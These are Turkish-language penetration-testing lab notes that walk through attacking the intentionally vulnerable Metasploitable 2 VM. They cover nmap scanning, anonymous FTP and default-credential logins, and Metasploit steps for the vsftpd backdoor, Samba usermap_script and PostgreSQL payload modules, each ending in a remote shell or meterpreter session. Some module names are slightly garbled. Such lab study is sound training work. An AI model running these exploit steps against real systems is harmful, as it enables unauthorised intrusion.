Sızma Testleri-I

Metaspolitable

- https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download—indirme linki
- Virtual boxtan kurulur.
- Linux-Ubuntu 64 bit seçilir.
- Sabit disk olarak indirmeyle gelen **.vmdk** dosyası seçilir.
- Ağ ayarı NAT Network ve promiscuous mode tümüne izin ver yapılır.(Kali ile aynı)
- **msfadmin** ile giriş yapılır.(parola ve kullanıcı adı aynı.)
- Kali linux komutları burada da geçerlidir.
- `ifconfig` ile buradaki ip adresini öğrenebiliriz.(eth0)

---

nmap kullanımı

> Ağ sızma işlemleri için kullanılan araçtır.

- `nmap -v  -sS -A -T4 10.0.2.6` komutu ile T4 zamanlı tarama işlemi yapılır.

Kaynak linkler(tüm komutlar için)

>https://fatihturgutegitim.medium.com/nmap-cheet-sheet-tr-b0708d679e60

>https://www.stationx.net/nmap-cheat-sheet/

ftp girme

- Sızdığımız sunucunun ftp portuna girmek `ftp <ip>` komutunu kullanabiliriz.
- ftp 10.0.2.6 komutunu girdikten sonra kullanıcı adı ve şifre girilir.İkisi de aynıdır:**anonymous**

- Buradan çeşitli işlemler yapılabilir:dosya yükleme(virus),dosyaları görüntüleme..


msfconsole kullanımı

- Metaspolitable'ı framework olarak kali linux'umuzda kullanmamıza yarar.
- `msfconsole` komutu ile terminalden girilir.

vsftpd 24 zafiyetiyle sunucu içine girme

- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/ linkinden tüm kodlara ulaşılabilir.

- `use exploit/unix/ftp_vsftp_234_backdoor` ile modüle girilir.
- `set target <ip>` ile hedef seçilir.(set target 10.0.2.6)
- `set rhosts 10.0.2.6` ile host ayarlanır.
- `show options` ile incelenir.
- `set rport` ile port ayarlanbilir.(vsftpd 24 için port 21 olmalıdır.)
- `exploit -j -z` komutuyla da işlem başlatılır.(sadece exploit ile de olur ancak -j -z daha garanti.)
- Enter'a basılır ve `sessions -l` komutuyla aktif bağlantıları listeler.
- ***EĞER HATA ALINIRSA*** `exploit` işleminden önce `set target 0` yazılır.



found shell dediyse işlem başarılı,eğer olmadıysa tekrar dene.

- `sessions 1` ile karşı tarafla etkileşime başlanır.
- `uname -a` ile nerede olduğumuzu öğrenebiliriz.
- Linux komutları ile girilen sunucunun içinde gezilebilir,işlemler yapılabilir.
- `exit -y` ile çıkış yapılır.

---

ssh&telnet

> telnet,23 portunda olup güvensiz bir ağ protokolüdür.

- telnet <ip> komutu ile sızma yapılabilir.
- Bilgiler şifrelenmeden gönderildiği için güvensizdir.(Kolayca wireshrakdan incelenebilir.)
- **ssh** ise bilgileri şifreleyerek gönderdiği için güvenlidir.
- ssh ile de benzer şekilde sızma yapılabilir.
- `ssh msfadmin@<ip>` ve sonrasında kullanıcı adı ve şifre girilir:**msfadmin**

Samba

> Windows'un linux sistemlerinde çalışabilmesi/entegre olabilmesi için var olan bir araçtır.

- **msfconsole** kullanarak işlemler yapılır.(Terminalde msfconsole çalıştır.)
- https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/ adresinden kullanıma bakılabilir.
- `use exploit/multi/samba/usermap_script` ile modüle girilir.
- `show options` ile kontrol edilir.
- `set rhosts <target ip>` ve gerekliyse `set lhost <bizim ip>` ayarları yapılır.
- `exploit -j -z` ile sızma başlatılır.
- `sessions 1` çalıştırılır ve `uname -a` ile sunucuyu hackledik mi bakılır.
- `exit` ile çıkış yapılabilir.

Meterpreter

> Bunun için **PostgreSQL** açığından yararlanılabilir.

- **msfconsole** kullanarak işlemler yapılır.(Terminalde msfconsole çalıştır.)
- https://www.rapid7.com/db/modules/exploit/linux/postgres/postgres_payload/ adresinden modül kullanımına bakılabilir.
- `use exploit/linux/postgres/postgres_payload` ile modüle girilir.
- `show options` ile kontrol edilir.
- `set rhosts <target ip>` ve gerekliyse `set lhost <bizim ip>` ayarları yapılır.
- `exploit -j -z` ile sızma başlatılır.
- **meterpreter** session başlar. `session 1` ile gireriz.(`session -l` ile tüm sessionlar listelenir.)
- meterpreter komutlarıyla birçok komut çalıştırılabilir.(`meterpreter help`)
